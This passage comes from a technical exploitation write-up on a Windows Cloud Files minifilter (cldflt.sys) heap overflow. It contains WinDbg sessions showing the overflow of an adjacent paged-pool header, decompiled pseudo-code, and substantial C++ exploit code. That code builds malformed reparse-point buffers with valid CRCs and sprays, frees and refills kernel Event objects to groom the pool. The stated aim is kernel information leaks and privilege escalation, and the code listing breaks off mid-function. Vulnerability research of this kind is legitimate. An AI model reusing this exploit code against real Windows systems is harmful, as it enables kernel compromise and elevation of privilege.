0060:  01 07 01 77 01 7f 03 77  10 cf 26 77 01 67 05 77  ...w.⌂.w..&w.g.w
0070:  01 0b cd ab 03 01 01 0b  fe ab ff 00 ff 80 7f 20  .............⌂
0080:  7f 10 7f 10 7f 10 7f 10  ff 7f 10 3f 08 3f 04 3f  ⌂.⌂.⌂.⌂..⌂.?.?.?
```

```
0090:  04 3f 04 3f 04 3f 04 3f  04 ff 3f 04 3f 04 3f 04  .?.?.?.?..?.?.?.
00a0:  3f 04 3f 04 3f 04 3f 04  3f 04 ff 3f 04 3f 04 3f  ?.?.?.?.?..?.?.?
00b0:  04 3f 04 3f 04 3f 04 3f  04 3f 04 ff 3f 04 3f 04  .?.?.?.?.?..?.?.
00c0:  3f 04 3f 04 3f 04 3f 04  3f 04 3f 04 ff 1f 02 1f  ?.?.?.?.?.?.....
00d0:  01 1f 01 1f 01 1f 01 1f  01 1f 01 1f 01 ff 1f 01  ................
00e0:  1f 01 1f 01 1f 01 1f 01  1f 01 1f 01 1f 01 ff 1f  ................
00f0:  01 1f 01 1f 01 1f 01 1f  01 1f 01 1f 01 1f 01 ff  ................
0100:  1f 01 1f 01 1f 01 1f 01  1f 01 1f 01 1f 01 1f 01  ................
0110:  ff 1f 01 1f 01 1f 01 1f  01 1f 01 1f 01 1f 01 1f  ................
0120:  01 ff 1f 01 1f 01 1f 01  1f 01 1f 01 1f 01 1f 01  ................
0130:  1f 01 ff 1f 01 1f 01 1f  01 1f 01 1f 01 1f 01 1f  ................
0140:  01 1f 01 ff 1f 01 1f 01  1f 01 1f 01 1f 01 1f 01  ................
0150:  1f 01 1f 01 ff 1f 01 1f  01 1f 01 1f 01 1f 01 1f  ................
0160:  01 1f 01 1f 01 ff 1f 01  1f 01 1f 01 1f 01 1f 01  ................
0170:  1f 01 1f 01 1f 01 ff 1f  01 1f 01 1f 01 1f 01 1f  ................
0180:  01 1f 01 1f 01 1f 01 ff  1f 01 1f 01 1f 01 1f 01  ................
0190:  1f 01 1f 01 1f 01 1f 01  ff 1f 01 1f 01 1f 01 1f  ................
01a0:  01 1f 01 1f 01 1f 01 1f  01 ff 1f 01 1f 01 1f 01  ................
01b0:  1f 01 1f 01 1f 01 1f 01  1f 01 00 ab 18 b0 02 ab  ................
01c0:  ec 00 ef be ad de 78 56  00 34 12 00 ef cd ab de  ......xV.4......
01d0:  c0 08 de c0 00 00 00                              .......
```

[Figure 106]: reparse point content

The most meaningful output comes from WinDbg, which shows that the **pool_overflow** program has reached the second **memcpy function** (represented as **memmove function** by IDA Pro) within **HsmIBitmapNORMALOpen** routine, which didn't happen in the first **reparse_point** program, and mainly that it has overwritten the first bytes of the next pool, as show below:

```
0: kd> bl
     0 e Disable Clear  fffff807`67df9220     0001 (0001)
cldflt!HsmpCtxCreateStreamContext
     1 e Disable Clear  fffff807`67debf10     0001 (0001) cldflt!HsmIBitmapNORMALOpen
     2 e Disable Clear  fffff807`67dd4fc0     0001 (0001) cldflt!HsmpRpValidateBuffer
     3 e Disable Clear  fffff807`67de4528     0001 (0001)
cldflt!HsmpBitmapIsReparseBufferSupported
     4 e Disable Clear  fffff807`67dec511     0001 (0001)
cldflt!HsmIBitmapNORMALOpen+0x601
     5 e Disable Clear  fffff807`67dec5ea     0001 (0001)
cldflt!HsmIBitmapNORMALOpen+0x6da

0: kd> g
Breakpoint 0 hit
cldflt!HsmpCtxCreateStreamContext:
fffff807`67df9220 48895c2408      mov     qword ptr [rsp+8],rbx
1: kd> g
Breakpoint 2 hit
cldflt!HsmpRpValidateBuffer:
fffff807`67dd4fc0 48895c2410      mov     qword ptr [rsp+10h],rbx
1: kd> g
Breakpoint 0 hit
cldflt!HsmpCtxCreateStreamContext:
fffff807`67df9220 48895c2408      mov     qword ptr [rsp+8],rbx
0: kd> g
Breakpoint 2 hit
cldflt!HsmpRpValidateBuffer:
fffff807`67dd4fc0 48895c2410      mov     qword ptr [rsp+10h],rbx
0: kd> g
Breakpoint 3 hit
cldflt!HsmpBitmapIsReparseBufferSupported:
```

```
fffff807`67de4528 48895c2408      mov     qword ptr [rsp+8],rbx
0: kd> g
Breakpoint 1 hit
cldflt!HsmIBitmapNORMALOpen:
fffff807`67debf10 488bc4          mov     rax,rsp
0: kd> g
Breakpoint 4 hit
cldflt!HsmIBitmapNORMALOpen+0x601:
fffff807`67dec511 e8aacffbff      call    cldflt!memcpy (fffff807`67da94c0)
0: kd> g
Breakpoint 0 hit
cldflt!HsmpCtxCreateStreamContext:
fffff807`67df9220 48895c2408      mov     qword ptr [rsp+8],rbx
0: kd> g
Breakpoint 2 hit
cldflt!HsmpRpValidateBuffer:
fffff807`67dd4fc0 48895c2410      mov     qword ptr [rsp+10h],rbx
0: kd> g
Breakpoint 3 hit
cldflt!HsmpBitmapIsReparseBufferSupported:
fffff807`67de4528 48895c2408      mov     qword ptr [rsp+8],rbx
0: kd> g
Breakpoint 1 hit
cldflt!HsmIBitmapNORMALOpen:
fffff807`67debf10 488bc4          mov     rax,rsp
0: kd> g
Breakpoint 5 hit
cldflt!HsmIBitmapNORMALOpen+0x6da:
fffff807`67dec5ea e8d1cefbff      call    cldflt!memcpy (fffff807`67da94c0)

0: kd> r rcx, rdx, r8d
rcx=ffffa2880e913000 rdx=ffffa2880da570fc r8d=1010
0: kd> db rdx+1000 L20
ffffa288`0da580fc  ef be ad de 78 56 34 12-00 ef cd ab de c0 de c0  ....xV4.........
ffffa288`0da5810c  00 00 00 00 e2 79 e3 7b-ef f0 ea f1 00 00 00 00  .....y.{........
0: kd> db rcx+1000 L20
ffffa288`0e914000  00 70 15 00 00 00 00 00-00 60 01 00 00 00 00 00  .p.......`......
ffffa288`0e914010  ff ff ff ff 00 00 00 00-00 00 00 00 00 00 00 00  ................

0: kd> dt nt!_POOL_HEADER rcx+1000
   +0x000 PreviousSize     : 0y00000000 (0)
   +0x000 PoolIndex        : 0y01110000 (0x70)
   +0x002 BlockSize        : 0y00010101 (0x15)
   +0x002 PoolType         : 0y00000000 (0)
   +0x000 Ulong1           : 0x157000
   +0x004 PoolTag          : 0
   +0x008 ProcessBilled    : 0x00000000`00016000 _EPROCESS
   +0x008 AllocatorBackTraceIndex : 0x6000
   +0x00a PoolTagHash      : 1

0: kd> p
cldflt!HsmIBitmapNORMALOpen+0x6df:
fffff807`67dec5ef 8b4710          mov     eax,dword ptr [rdi+10h]

0: kd> db ffffa2880e913000+1000 L20
ffffa288`0e914000  ef be ad de 78 56 34 12-00 ef cd ab de c0 de c0  ....xV4.........
ffffa288`0e914010  ff ff ff ff 00 00 00 00-00 00 00 00 00 00 00 00  ................
0: kd> dt nt!_POOL_HEADER ffffa2880e913000+1000
   +0x000 PreviousSize     : 0y11101111 (0xef)
   +0x000 PoolIndex        : 0y10111110 (0xbe)
```

```
   +0x002 BlockSize        : 0y10101101 (0xad)
   +0x002 PoolType         : 0y11011110 (0xde)
   +0x000 Ulong1           : 0xdeadbeef
   +0x004 PoolTag          : 0x12345678
   +0x008 ProcessBilled    : 0xc0dec0de`abcdef00 _EPROCESS
   +0x008 AllocatorBackTraceIndex : 0xef00
   +0x00a PoolTagHash      : 0xabcd
```

[Figure 107]: WinDbg session: proving the overflow

According to the WinDbg output, **rcx** register points to the original destination, **rdx** register points to the source, and **r8d** register contain the length of the payload, which is 0x1010 and is clearly bigger than the limit of 0x1000 bytes that was allocated by the minifilter driver. Another interesting aspect is to notice is that, after executing the vulnerable code, the old **rcx** register continue holding the same destination address and not the new value of **rcx** register.

In terms of Assembly code, the WinDbg clearly shows the hit from the last breakpoint:

```
fffff807`67dec5bc 8b412c          mov     eax, dword ptr [rcx+2Ch]
fffff807`67dec5bf ba01000000      mov     edx, 1
fffff807`67dec5c4 84c2            test    dl, al
fffff807`67dec5c6 0f84c7000000    je      cldflt!HsmIBitmapNORMALOpen+0x783
(fffff80767dec693)
fffff807`67dec5cc 80792902        cmp     byte ptr [rcx+29h], 2
fffff807`67dec5d0 0f82bd000000    jb      cldflt!HsmIBitmapNORMALOpen+0x783
(fffff80767dec693)
fffff807`67dec5d6 ba64000000      mov     edx, 64h
fffff807`67dec5db e904ffffff      jmp     cldflt!HsmIBitmapNORMALOpen+0x5d4
(fffff80767dec4e4)
fffff807`67dec5e0 488b55d7        mov     rdx, qword ptr [rbp-29h]
fffff807`67dec5e4 488bc8          mov     rcx, rax
fffff807`67dec5e7 458bc7          mov     r8d, r15d
fffff807`67dec5ea e8d1cefbff      call    cldflt!memcpy (fffff80767da94c0)
fffff807`67dec5ef 8b4710          mov     eax, dword ptr [rdi+10h]
fffff807`67dec5f2 41bf07000000    mov     r15d, 7
fffff807`67dec5f8 4883650700      and     qword ptr [rbp+7], 0
fffff807`67dec5fd 488bcf          mov     rcx, rdi
fffff807`67dec600 c1e80c          shr     eax, 0Ch
fffff807`67dec603 4123c7          and     eax, r15d
fffff807`67dec606 48897def        mov     qword ptr [rbp-11h], rdi
fffff807`67dec60a 8945f7          mov     dword ptr [rbp-9], eax
fffff807`67dec60d e89ac6faff      call    cldflt!HsmiBitmapNORMALGetNumberOfPlexCopies
(fffff80767d98cac)
fffff807`67dec612 488d0da7befaff lea     rcx, [cldflt!HsmiBitmapNORMALOpenOnDiskCallout
(fffff80767d984c0)]
fffff807`67dec619 8945fb          mov     dword ptr [rbp-5], eax
```

[Figure 108]: WinDbg Assembly

Readers should reconfirm it by comparing it with the pseudo-code once again:

```
{
  if ( (_DWORD)Offset_Element_04 && (_WORD)Length_Element_04_1 )
    Src = (char *)HsmData_01 + Offset_Element_04;
  else
    Src = 0LL;
  Element_Length = HsmData_01->ElementInfos[4].Length;
```

```
        status_04 = 0;
      }
      if ( status_04 < 0 )
        Element_Length = 0;
    }
....
    if ( Src && Element_Length - 1 <= 0xFFE )
    {
      Length_Element_04_02 = Element_Length;
      v43 = *(_DWORD *)&Src[Element_Length - 4];
...
      p_buffer_dest = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');
      ptr_buffer_01->buffer = (unsigned __int64)p_buffer_dest;
      if ( p_buffer_dest )
      {
        memmove(p_buffer_dest, Src, Element_Length);
        if ( Element_Length < 4092 )
        {
          index = ((4091 - Element_Length) >> 2) + 1;
...
    }
    else
    {
      ptr_buffer_02 = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');
      ptr_buffer_01->buffer = (unsigned __int64)ptr_buffer_02;
      if ( ptr_buffer_02 )
      {
        memmove(ptr_buffer_02, Src, Element_Length);
LABEL_116:
        Parameter[0] = 0LL;
        HsmiBitmapNORMALGetNumberOfPlexCopies(ptr_buffer_01);
        HsmExpandKernelStackAndCallout(
          (PEXPAND_STACK_CALLOUT)HsmiBitmapNORMALOpenOnDiskCallout,
          (unsigned int *)Parameter);
```

[Figure 109]: Part of the HsmIBitmapNORMALOpen routine

To help to obtain a better understanding of reasons that caused the adjacent pool has been overwritten, a summary of the important lines of the code follows below:

```
static const USHORT PAYLOAD_INITIAL_BYTE = 0xAB;   // This value can be aleatory, and
in this case, I have used initials of my name.
static const USHORT FERP_BUFFER_SIZE = 0x4000;
static const USHORT BTRP_BUFFER_SIZE = 0x4000;
static const USHORT COMPRESSED_SIZE = 0x4000;
static const USHORT REPARSE_DATA_SIZE = 0x4000;
static const USHORT PAYLOAD_SIZE_OVERFLOW = 0x1010;
static const USHORT PAYLOAD_OFFSET = 0x1000;
....
std::unique_ptr<char[]> payload(new char[REPARSE_DATA_SIZE]);
memset(payload.get(), 0, REPARSE_DATA_SIZE);  // Zero entire buffer to prevent garbage
and problems.
memset(payload.get(), PAYLOAD_INITIAL_BYTE, PAYLOAD_OFFSET); // Fill first 0x1000 and
not the entire buffer.

*(UINT*)(payload.get() + PAYLOAD_OFFSET) = 0xDEADBEEF;
```

```
*(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x4) = 0x12345678;
*(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x8) = 0xABCDEF00;
*(UINT*)(payload.get() + PAYLOAD_OFFSET + 0xC) = 0xC0DEC0DE;

int rc = BuildAndSetCloudFilesReparsePoint(hFile, PAYLOAD_SIZE_OVERFLOW,
payload.get());
```

[Figure 110]: A few important lines from the pool_overflow program

Finally, all pieces of this subsection are in the right place. As readers can notice, I have changed a few sizes to 0x4000, which could be 0x2000, 0x3000 or any other value, depending on how I could write the code. The value of PAYLOAD_SIZE_OVERFLOW is equal to 0x1010, and this value goes to bt_elements[4].Length = (USHORT)payload_size line. If you check the reverse code shown above (`memmove(ptr_buffer_02, Src, Element_Length);`) there is not any check to this limit, which allows us to overflow the destination buffer (ptr_buffer_02, which has been created with 0x1000 bytes) and overwrite the next and adjacent pool. Another point to check is that I also set up all fields exceeding the current pool chunk (highlighted in green above) with arbitrary values to make easier to spot them, and readers can change such values if it is necessary. By the way, in Windows 10 22H2, Windows 11 23H2 and 22H2, the _POOL_HEADER has the following structure:

```
typedef struct _POOL_HEADER {
      union {
          struct {
              ULONG PreviousSize : 8;     // Bits 0-7   (Byte 0)
              ULONG PoolIndex : 8;        // Bits 8-15  (Byte 1)
              ULONG BlockSize : 8;        // Bits 16-23 (Byte 2)
              ULONG PoolType : 8;         // Bits 24-31 (Byte 3)
          };
          ULONG Ulong1;                   // +0x00 [4 bytes]
      };
      ULONG PoolTag;                      // +0x04 [4 bytes]
      union {
          EPROCESS *ProcessBilled;        // +0x08 [8 bytes on x64]
          struct {
              USHORT AllocatorBackTraceIndex;
              USHORT PoolTagHash;
          };
      };
} POOL_HEADER;                             // 0x10 bytes total
```

[Figure 111]: _POOL_HEADER definition

We achieved our goal and were able to overwrite a few bytes of the adjacent pool chunk.

The next step is making use of this recently acquired capability to leak information from kernel and use such information to elevate privileges of execution.

16.03. Corrupting and creating a fake pool using Event objects

Previously, I corrupted the adjacent kernel pool using the existing memory layout, without introducing any new object or making use of any other common approaches commonly used in exploit development such

as heap spraying, overlapping, or forcing any UAF condition. In this section, I will be using event objects and other object and techniques to obtain the same effect of the previous program (pool_overflow) and create a fake pool header object and extend the BlockSize filter to cover 0x100 bytes ahead of the header. Readers can understand this subsection as preparation for the next subsection, but this time using an oversimplified configuration.

I will be using Event object because it is simple enough to work with, predictable and with a well-defined structure. The task will be basically to spray a lot of event objects, free some of them and then refill the holes using the same event object, which could seem strange because it sounds like doing the same thing twice. That is necessary a side note about the choice of object types to fill the holes. No doubt, choosing different object types from the object used during the initial spray would be a logical and better choice to fill the holes mainly if we aim to leak pointer, and to pick up the same object type to refill holes does not seem reasonable. However, when we refill holes with new Event type objects their kernel addresses and handles will be different, and allocation addresses will be different too because the new allocations happen after the overflow. Therefore, we will have a layout similar to EVENT → EXISTING ALLOCATED BUFFER (by driver) → EVENT → EVENT. Furthermore, returning to foundations, it is the same reason used for spraying objects, making holes and spray again because if we sprayed just once, we would never know what kind of object would come after the last sprayed object and what would be its pointers. When we force to create alternate holes and we fill them using a given object, we can be sure that the adjacent object type is exactly that one which we sprayed at the first moment.

Windows event objects are one of many synchronization directives (there are interlocked functions, critical sections, mutexes, semaphores, SRWlock, etc.) that can be used to signal and coordinate threads and processes execution, and help to prevent two or more threads executing the same area of the code, which could cause data corruption. Events are created using CreateEventA/CreateEventW that transits to NtCreateEvent and is able to allocate _KEVENT objects in the memory pool. The structure of _KEVENT object is given by:

```
struct _KEVENT
{
    struct _DISPATCHER_HEADER Header;
};

struct _LIST_ENTRY
{
    struct _LIST_ENTRY* Flink;                                  //0x0
    struct _LIST_ENTRY* Blink;                                  //0x8
};

struct _DISPATCHER_HEADER
{
    union
    {
        volatile LONG Lock;                                     //0x0
        LONG LockNV;                                            //0x0
        struct
        {
            UCHAR Type;                                         //0x0
            UCHAR Signalling;                                   //0x1
            UCHAR Size;                                         //0x2
```

```
            UCHAR Reserved1;                                                //0x3
        };
        struct
        {
    ...
    LONG SignalState;                                                       //0x4
    struct LIST_ENTRY WaitListHead;                                         //0x8
};
```

[Figure 112]: _KEVENT structure definition

The total size of structure is 0x8 (existing fields before WaitListHead field) + 0x8 (Flink) + 0x8 (Blink), whose total is 0x18 (24 bytes), but if we try to allocate such object from NonPagedPool, it will be round up to 0x40 bytes due to the pool allocator granularity, which it is also the minimum pool chunk. Thus, the interval between 0x18 and 0x40 is simply filled with padding. Anyway, this size is not a problem for us because it is small, and memory-aligned.

To corrupt the adjacent pool, I have created a new program named evtcorrupt.cpp, whose code follows below with relevant lines highlighted using distinct colors:

```
#include <Windows.h>
#include <cfapi.h>
#include <winioctl.h>
#include <ShlObj.h>
#include <stdio.h>
#include <memory>
#include <initguid.h>
#include <guiddef.h>

DEFINE_GUID(ProviderId,
    0x1b4f2a33, 0xb1b3, 0x40c0,
    0xba, 0x5a, 0x06, 0x34, 0xec, 0x63, 0xde, 0x00);

#pragma comment(lib, "Cldapi.lib")

typedef enum _HSM_CONSTANTS {
    HSM_BITMAP_MAGIC = 0x70527442,
    HSM_FILE_MAGIC = 0x70526546,
    HSM_DATA_HAVE_CRC = 0x02,
    HSM_ELEMENT_TYPE_UINT64 = 0x06,
    HSM_ELEMENT_TYPE_BYTE = 0x07,
    HSM_ELEMENT_TYPE_UINT32 = 0x0A,
    HSM_ELEMENT_TYPE_MAX = 0x10,
    HSM_ELEMENT_TYPE_BITMAP = 0x11,
} HSM_CONSTANTS;

static const USHORT HSM_HEADER_SIZE = 0x14;
static const USHORT HSM_ELEMENT_INFO_SIZE = 0x08;
static const USHORT BTRP_ALIGN = 0x04;
static const USHORT FERP_ALIGN = 0x08;
static const USHORT ELEMENT_NUMBER = 0x05;
static const USHORT MAX_ELEMS = 0x0A;
static const USHORT VERSION_VALUE = 0x0001;
static const USHORT ELEMENT_START_OFFSET = 0x60;
```

```
static const USHORT PAYLOAD_INITIAL_BYTE = 0xAB;
static const USHORT FERP_BUFFER_SIZE = 0x4000;
static const USHORT BTRP_BUFFER_SIZE = 0x4000;
static const USHORT COMPRESSED_SIZE = 0x4000;
static const USHORT REPARSE_DATA_SIZE = 0x4000;
static const USHORT PAYLOAD_SIZE_OVERFLOW = 0x1010;
static const USHORT PAYLOAD_OFFSET = 0x1000;
static const DWORD SPRAY_COUNT = 5000;
static const DWORD TARGET_COUNT = 1000;

#pragma pack(push, 1)

typedef struct _HSM_ELEMENT_INFO {
    USHORT Type;
    USHORT Length;
    ULONG  Offset;
} HSM_ELEMENT_INFO, * PHSM_ELEMENT_INFO;

typedef struct _HSM_DATA {
    ULONG  Magic;
    ULONG  Crc32;
    ULONG  Length;
    USHORT Flags;
    USHORT NumberOfElements;
    HSM_ELEMENT_INFO ElementInfos[];
} HSM_DATA, * PHSM_DATA;

typedef struct _HSM_REPARSE_DATA {
    USHORT Flags;
    USHORT Length;
    HSM_DATA FileData;
} HSM_REPARSE_DATA, * PHSM_REPARSE_DATA;

typedef struct _REPARSE_DATA_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    struct {
        UCHAR DataBuffer[FERP_BUFFER_SIZE];
    } GenericReparseBuffer;
} REPARSE_DATA_BUFFER, * PREPARSE_DATA_BUFFER;

typedef struct _REPARSE_DATA_BUFFER_EX {
    ULONG     Flags;
    ULONG     ExistingReparseTag;
    GUID      ExistingReparseGuid;
    ULONGLONG Reserved;
    REPARSE_DATA_BUFFER ReparseDataBuffer;
} REPARSE_DATA_BUFFER_EX, * PREPARSE_DATA_BUFFER_EX;


#pragma pack(pop)

typedef enum _HSM_ELEMENT_OFFSETS {
    ELEM_TYPE = 0x00,
    ELEM_LENGTH = 0x02,
```

```
    ELEM_OFFSET = 0x04,
} HSM_ELEMENT_OFFSETS;

typedef enum _HSM_DATA_OFFSETS {
    DATA_MAGIC = 0x00,
    DATA_CRC32 = 0x04,
    DATA_LENGHT = 0x08,
    DATA_FLAGS = 0x0C,
    DATA_NR_ELEMS = 0x0E,
} HSM_DATA_OFFSETS;

typedef enum _HSM_FERP_OFFSETS {
    FERP_VERSION = 0x00,
    FERP_STRUCT_SIZE = 0x02,
    FERP_MAGIC = 0x04,
    FERP_CRC = 0x08,
    FERP_LENGTH = 0x0C,
    FERP_FLAGS = 0x10,
    FERP_MAX_ELEMS = 0x12
} HSM_FERP_OFFSETS;

typedef enum _HSM_BTRP_OFFSETS {
    BTRP_MAGIC = 0x04,
    BTRP_CRC = 0x08,
    BTRP_LENGTH = 0x0C,
    BTRP_FLAGS = 0x10,
    BTRP_MAX_ELEMS = 0x12
} HSM_BTRP_OFFSETS;

static ULONG Calculate_CRC32(ULONG seed, const void* buf, size_t len) {
    ULONG crc = ~seed;
    const unsigned char* p = (const unsigned char*)buf;
    for (size_t i = 0; i < len; ++i) {
        crc ^= p[i];
        for (int j = 0; j < 8; ++j) {
            if (crc & 1) crc = (crc >> 1) ^ 0xEDB88320;
            else crc >>= 1;
        }
    }
    return ~crc;
}

static void ValidateBtRp(const char* buffer_btrp, int count, const HSM_ELEMENT_INFO*
elements, unsigned short totalSize) {
    printf("\n [+] BtRp header:\n");
    printf("   [-] +04: magic=0x%08X\n", *(const UINT*)(buffer_btrp + BTRP_MAGIC));
    printf("   [-] +08: crc=0x%08X\n", *(const UINT*)(buffer_btrp + BTRP_CRC));
    printf("   [-] +0C: ushortLen=%u\n", *(const USHORT*)(buffer_btrp + BTRP_LENGTH));
    printf("   [-] +10: flags=0x%04X\n", *(const USHORT*)(buffer_btrp + BTRP_FLAGS));
    printf("   [-] +12: numberOfElements=%u\n", *(const USHORT*)(buffer_btrp +
BTRP_MAX_ELEMS));
    printf("   [-] totalSize=%u\n", totalSize);

    USHORT base = (USHORT)(HSM_HEADER_SIZE + count * HSM_ELEMENT_INFO_SIZE);
    printf("\n[+] BtRpData base=0x%X\n", base);
```

```
    for (int i = 0; i < count; i++) {
        printf("  [-] elements[%d]: type=0x%02X len=%u off=0x%X\n",
            i, elements[i].Type, elements[i].Length, elements[i].Offset);
    }
}

static void ValidateFeRp(const char* buffer_ferp, int count, const HSM_ELEMENT_INFO*
elements, unsigned short totalSize) {
    printf("[+] FeRp header:\n");
    printf("  [-] +00: version=0x%04X\n", *(const USHORT*)(buffer_ferp +
FERP_VERSION));
    printf("  [-] +02: structSize=%u\n", *(const USHORT*)(buffer_ferp +
FERP_STRUCT_SIZE));
    printf("  [-] +04: magic=0x%08X\n", *(const UINT*)(buffer_ferp + FERP_MAGIC));
    printf("  [-] +08: crc=0x%08X\n", *(const UINT*)(buffer_ferp + FERP_CRC));
    printf("  [-] +0C: dwordLen=%u\n", *(const UINT*)(buffer_ferp + FERP_LENGTH));
    printf("  [-] +10: flags=0x%04X\n", *(const USHORT*)(buffer_ferp + FERP_FLAGS));
    printf("  [-] +12: max_elements=%u\n", *(const USHORT*)(buffer_ferp +
FERP_MAX_ELEMS));
    printf("[+] Computed totalSize=%u\n", totalSize);

    USHORT base = (USHORT)(HSM_HEADER_SIZE + MAX_ELEMS * HSM_ELEMENT_INFO_SIZE);
    printf("\n[+] FeRpData base=0x%X (reserved 10 descriptors)\n", base);

    for (int i = 0; i < count; i++) {
        printf("  [-] elements[%d]: type=0x%02X len=%u off=0x%X\n",
            i, elements[i].Type, elements[i].Length, elements[i].Offset);
    }
}

static DWORD SprayEvents(HANDLE* event_array, DWORD count) {
    printf("\n[*] STAGE 1: Spraying %lu Event objects...\n", count);

    DWORD successful = 0;
    for (DWORD i = 0; i < count; i++) {
        event_array[i] = CreateEventW(
            NULL,
            TRUE,
            FALSE,
            NULL
        );

        if (event_array[i] != NULL) {
            successful++;
        }
        else {
            printf("[-] Failed to create Event %lu (Error: %lu)\n", i, GetLastError());
        }

        if ((i + 1) % 1000 == 0) {
            printf("[+] Created %lu/%lu Events...\n", i + 1, count);
        }
    }

    printf("[+] Successfully created %lu/%lu Event objects\n", successful, count);
    return successful;
```

```
}

static DWORD CreateHoles(HANDLE* event_array, DWORD count) {
    printf("\n[*] STAGE 2: Creating holes (freeing every other Event)...\n");

    DWORD freed = 0;
    for (DWORD i = 0; i < count; i += 2) {
        if (event_array[i] != NULL) {
            CloseHandle(event_array[i]);
            event_array[i] = NULL;
            freed++;
        }
    }

    printf("[+] Freed %lu Event objects (created %lu holes)\n", freed, freed);
    return freed;
}

static DWORD RefillWithTargets(HANDLE* target_array, DWORD count) {
    printf("\n[*] STAGE 3: Refilling holes with %lu target Events...\n", count);

    DWORD successful = 0;
    for (DWORD i = 0; i < count; i++) {
        target_array[i] = CreateEventW(NULL, TRUE, FALSE, NULL);

        if (target_array[i] != NULL) {
            successful++;
        }

        if ((i + 1) % 500 == 0) {
            printf("[+] Created %lu/%lu target Events...\n", i + 1, count);
        }
    }

    printf("[+] Successfully created %lu/%lu target Event objects\n", successful,
count);
    return successful;
}

static void CleanupEvents(HANDLE* event_array, DWORD count) {
    printf("\n[*] Cleaning up Event handles...\n");

    DWORD closed = 0;
    for (DWORD i = 0; i < count; i++) {
        if (event_array[i] != NULL) {
            CloseHandle(event_array[i]);
            event_array[i] = NULL;
            closed++;
        }
    }

    printf("[+] Closed %lu Event handles\n", closed);
}

static USHORT BtRpBuildBuffer(
    HSM_ELEMENT_INFO* elements,
```

```
    char** input_data,
    int count,
    char* btrp_data_buffer
) {
    memset(btrp_data_buffer, 0, BTRP_BUFFER_SIZE);

    *(ULONG*)(btrp_data_buffer + BTRP_MAGIC) = HSM_BITMAP_MAGIC;
    *(USHORT*)(btrp_data_buffer + BTRP_MAX_ELEMS) = (USHORT)count;

    char* ptr = btrp_data_buffer + HSM_HEADER_SIZE;

    for (int i = 0; i < count; i++) {
        *(USHORT*)(ptr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(ptr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(ptr + ELEM_OFFSET) = elements[i].Offset;

        memcpy(btrp_data_buffer + elements[i].Offset + 4,
            input_data[i],
            elements[i].Length);

        ptr += sizeof(HSM_ELEMENT_INFO);
    }

    USHORT max_offset = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > max_offset) {
            max_offset = end;
        }
    }

    USHORT total = (USHORT)(max_offset + 4);

    *(USHORT*)(btrp_data_buffer + BTRP_LENGTH) = total;
    *(USHORT*)(btrp_data_buffer + BTRP_FLAGS) = HSM_DATA_HAVE_CRC;

    if (total <= 8 + 0x0C) {
        printf("[-] BtRp size too small for CRC calc: 0x%X\n", total);
        return 0;
    }

    ULONG crc_len = (ULONG)(total - 8);
    ULONG crc = Calculate_CRC32(0, btrp_data_buffer + BTRP_LENGTH, crc_len);
    *(ULONG*)(btrp_data_buffer + BTRP_CRC) = crc;

    return total;
}

static USHORT FeRpBuildBuffer(
    HSM_ELEMENT_INFO* elements,
    char** input_data,
    int count,
    char* ferp_ptr,
    USHORT max_elements
) {
    memset(ferp_ptr, 0, FERP_BUFFER_SIZE);
```

```
    *(USHORT*)(ferp_ptr + FERP_VERSION) = VERSION_VALUE;
    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = 0;
    *(ULONG*)(ferp_ptr + FERP_MAGIC) = HSM_FILE_MAGIC;
    *(ULONG*)(ferp_ptr + FERP_LENGTH) = 0;
    *(USHORT*)(ferp_ptr + FERP_FLAGS) = HSM_DATA_HAVE_CRC;
    *(USHORT*)(ferp_ptr + FERP_MAX_ELEMS) = max_elements;

    char* descPtr = ferp_ptr + HSM_HEADER_SIZE;

    for (int i = 0; i < count; i++) {
        *(USHORT*)(descPtr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(descPtr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(descPtr + ELEM_OFFSET) = elements[i].Offset;

        memcpy(ferp_ptr + elements[i].Offset,
            input_data[i],
            elements[i].Length);

        descPtr += HSM_ELEMENT_INFO_SIZE;
    }

    USHORT position_limit = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > position_limit) {
            position_limit = end;
        }
    }

    USHORT rem = (USHORT)(position_limit % FERP_ALIGN);
    if (rem != 0) {
        position_limit = (USHORT)(position_limit + (FERP_ALIGN - rem));
    }

    *(ULONG*)(ferp_ptr + FERP_LENGTH) = (ULONG)(position_limit - 4);

    if (position_limit <= HSM_ELEMENT_TYPE_MAX) {
        printf("[-] FeRp position_limit too small: 0x%X\n", position_limit);
        return 0;
    }

    ULONG crc_len = (ULONG)(position_limit - 8 - 4);
    ULONG crc = Calculate_CRC32(0, ferp_ptr + FERP_LENGTH, crc_len);
    *(ULONG*)(ferp_ptr + FERP_CRC) = crc;

    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = position_limit;

    return position_limit;
}

typedef NTSTATUS(NTAPI* PRtlGetCompressionWorkSpaceSize)(
    USHORT, PULONG, PULONG);

typedef NTSTATUS(NTAPI* PRtlCompressBuffer)(
    USHORT, PUCHAR, ULONG,
```

```
    PUCHAR, ULONG, ULONG,
    PULONG, PVOID);

static unsigned long FeRpCompressBuffer(char* input_buffer, unsigned short input_size,
char* output_buffer) {
    HMODULE h_Ntdll = LoadLibraryW(L"ntdll.dll");
    if (!h_Ntdll) return 0;

    auto h_CompressionWSS = (PRtlGetCompressionWorkSpaceSize)GetProcAddress(h_Ntdll,
"RtlGetCompressionWorkSpaceSize");
    auto h_CompressBuffer = (PRtlCompressBuffer)GetProcAddress(h_Ntdll,
"RtlCompressBuffer");
    if (!h_CompressionWSS || !h_CompressBuffer) {
        FreeLibrary(h_Ntdll);
        return 0;
    }

    ULONG ws1 = 0, ws2 = 0;
    if (h_CompressionWSS(2, &ws1, &ws2) != 0) {
        FreeLibrary(h_Ntdll);
        return 0;
    }

    std::unique_ptr<char[]> workspace(new char[ws1]);
    ULONG finalCompressedSize = 0;

    NTSTATUS st = h_CompressBuffer(
        2,
